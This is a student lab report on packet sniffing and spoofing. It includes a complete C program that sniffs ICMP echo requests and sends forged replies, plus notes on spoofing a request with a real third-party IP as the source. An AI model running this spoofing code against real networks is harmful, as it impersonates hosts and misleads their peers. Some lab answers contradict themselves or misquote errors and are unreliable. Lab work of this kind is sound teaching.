


Task 2.2B: Spoof an ICMP Echo Request. Spoof an ICMP echo request packet on behalf of another machine (i.e., using another machine's IP address as its source IP address). This packet should be sent to a remote machine on the Internet (the machine must be alive). You should turn on your Wireshark, so if your spoofing is successful, you can see the echo reply coming back from the remote machine.

- Took another machine's IP as **128.230.18.63** which is syracuse.edu website's IP address



- Given wireshark snapshot is showing that the ICMP echo request packet has been spoofed on behalf of another machine.



- **Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?**
  Answer:4

  Yes, we can set the IP packet length field to an arbitrary value regardless of the actual packet size. The IP packet length is changed to its original size regardless of what is set by the programmer.

- **Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?**
  Answer:5

  No, we do not have to calculate the checksum for the IP header while using the raw socket programming because the system does the calculation automatically.

- **Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?**
  Answer:6

  Without root privileges, the program that uses raw sockets will terminates. The program will fail with **socket() error: Operation not granted** if executed without root privileges.

3.3 Task 2.3: Sniff and then Spoof

- Took two VM's on same LAN named VM A (Attacker) and VM B (Server).
- Wrote below sniff and spoof program in C on Attackers machine

```
#define APP_NAME
#define APP_DESC
#define APP_COPYRIGHT
#define APP_DISCLAIMER

#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <net/ethernet.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <arpa/inet.h>


#define SNAP_LEN 1518 //Max bytes per packet to capture
#define SIZE_ETHERNET sizeof(struct ethhdr) //defining ethernet headers size


struct spoof_packet //spoofed IP and ICMP headers
{
    struct ip iph;
    struct icmp icmph;
};


void print_app_usage(void)
{
        printf("\n");
        printf("Options:\n");
        printf("    interface    Listen on <interface> for packets.\n");
        printf("\n");

return;
}

unsigned short in_cksum(unsigned short *addr, int len) //Generates ip and icmp header checksums
{
        int nleft = len;
        int sum = 0;
        unsigned short *w = addr;
        unsigned short answer = 0;

        while (nleft > 1) {
                sum += *w++;
```

```
                nleft -= 2;
        }

        if (nleft == 1) {
                *(unsigned char *) (&answer) = *(unsigned char *) w;
                sum += answer;
        }

        sum = (sum >> 16) + (sum & 0xFFFF);
        sum += (sum >> 16);
        answer = ~sum;
        return (answer);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
        //packet counter
        static int count = 1;
        int s;  // socket
        const int on = 1;
        //declare pointers to packet headers
        const struct ether_header *ethernet = (struct ether_header*)(packet);
        const struct ip *iph;
        const struct icmp *icmph;
        struct sockaddr_in dst;

        int size_ip;
        iph = (struct ip*)(packet + SIZE_ETHERNET);
        // size of ip header
        size_ip = iph->ip_hl*4;
        if (iph->ip_p != IPPROTO_ICMP || size_ip < 20) {
                return;
        }

        icmph = (struct icmp*)(packet + SIZE_ETHERNET + size_ip);
        printf("%d) ICMP packet sniffing:%s\n", count, inet_ntoa(iph->ip_src) );
        //Construct the spoof packet and allocate memory
        char buf[htons(iph->ip_len)];
        struct spoof_packet *spoof = (struct spoof_packet *) buf;
        memcpy(buf, iph, htons(iph->ip_len));
        //swap the destination and source ip address
        (spoof->iph).ip_src = iph->ip_dst;
        (spoof->iph).ip_dst = iph->ip_src;
         //recompute the checksum
        (spoof->iph).ip_sum = 0;
        //set the spoofed packet
        (spoof->icmph).icmp_type = ICMP_ECHOREPLY;
        //set icmp code to 0
        (spoof->icmph).icmp_code = 0;
        (spoof->icmph).icmp_cksum = 0;
        (spoof->icmph).icmp_cksum = in_cksum((unsigned short *) &(spoof->icmph), sizeof(spoof->icmph));
```


```
        printf("Src IP: %s\n",inet_ntoa((spoof->iph).ip_src));
        printf("Dest IP: %s\n\n",inet_ntoa((spoof->iph).ip_dst));
        memset(&dst, 0, sizeof(dst));

        dst.sin_family = AF_INET;
        dst.sin_addr.s_addr = (spoof->iph).ip_dst.s_addr;

        if((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
        printf("socket() error");
                return;
        }

        if(setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
                printf("setsockopt() for IP_HDRINCL error");
                return;
        }

        if(sendto(s, buf, sizeof(buf), 0, (struct sockaddr *) &dst, sizeof(dst)) < 0) {
                printf("sendto() error");
        }

        count++;
return;
}

int main(int argc, char **argv)
{
        char *dev = NULL;
        char errbuf[PCAP_ERRBUF_SIZE];
        //packet capture handle
        pcap_t *handle;

        char filter_exp[] = "icmp[icmptype]=icmp-echo";
        struct bpf_program fp;
        bpf_u_int32 mask;
        bpf_u_int32 net;
        int num_packets = -1;

        if (argc == 2) {
                dev = argv[1];
        }
        else if (argc > 2) {
                fprintf(stderr, "error: unrecognized command-line options\n\n");
                print_app_usage();
                exit(EXIT_FAILURE);
        }
        else {
                dev = pcap_lookupdev(errbuf);
                if (dev == NULL) {
                        fprintf(stderr, "Couldn't find default device: %s\n",
                                errbuf);
```

```
                        exit(EXIT_FAILURE);
                }
        }

        // look up for network number
        if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
                fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
                    dev, errbuf);
                net = 0;
                mask = 0;
        }

        handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
        if (handle == NULL) {
                fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
                exit(EXIT_FAILURE);
        }

        if (pcap_datalink(handle) != DLT_EN10MB) {
                fprintf(stderr, "%s is not an Ethernet\n", dev);
                exit(EXIT_FAILURE);
        }

        if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
                fprintf(stderr, "Couldn't parse filter %s: %s\n",
                    filter_exp, pcap_geterr(handle));
                exit(EXIT_FAILURE);
        }

        if (pcap_setfilter(handle, &fp) == -1) {
                fprintf(stderr, "Couldn't install filter %s: %s\n",
                    filter_exp, pcap_geterr(handle));
                exit(EXIT_FAILURE);
        }

        //callback function
        pcap_loop(handle, num_packets, got_packet, NULL);

        pcap_freecode(&fp);
        pcap_close(handle);

        printf("\nCapture complete.\n");

return 0;
}
```

- Compiled and executed sniff_then_spoof.c program on attackers machine using root privileges.
- Parallel ran **ping 10.0.2.5** command from server vm and also start packet capture on wireshark on Attackers machine.
- Given snapshot is showing that the packets which are sent from Server to Machine A are being sniffed and then spoofed by Attacker.

```
[01/24/21]seed@VM:~$ sudo ./sniff_then_spoof
1) ICMP packet sniffing:10.0.2.8
Src IP: 10.0.2.5
Dest IP: 10.0.2.8

2) ICMP packet sniffing:10.0.2.8
Src IP: 10.0.2.5
Dest IP: 10.0.2.8

3) ICMP packet sniffing:10.0.2.8
Src IP: 10.0.2.5
Dest IP: 10.0.2.8

4) ICMP packet sniffing:10.0.2.8
Src IP: 10.0.2.5
Dest IP: 10.0.2.8

5) ICMP packet sniffing:10.0.2.8
Src IP: 10.0.2.5
Dest IP: 10.0.2.8
```

- Also refer wireshark snapshot showing the echo request reply for the request being sent.



Conclusion:

We have explored packet sniffing and spoofing on different level using tools such as wireshark. But in this lab, learnt deeper about the working of these tools by writing own sniffing and spoofing program using pcap library.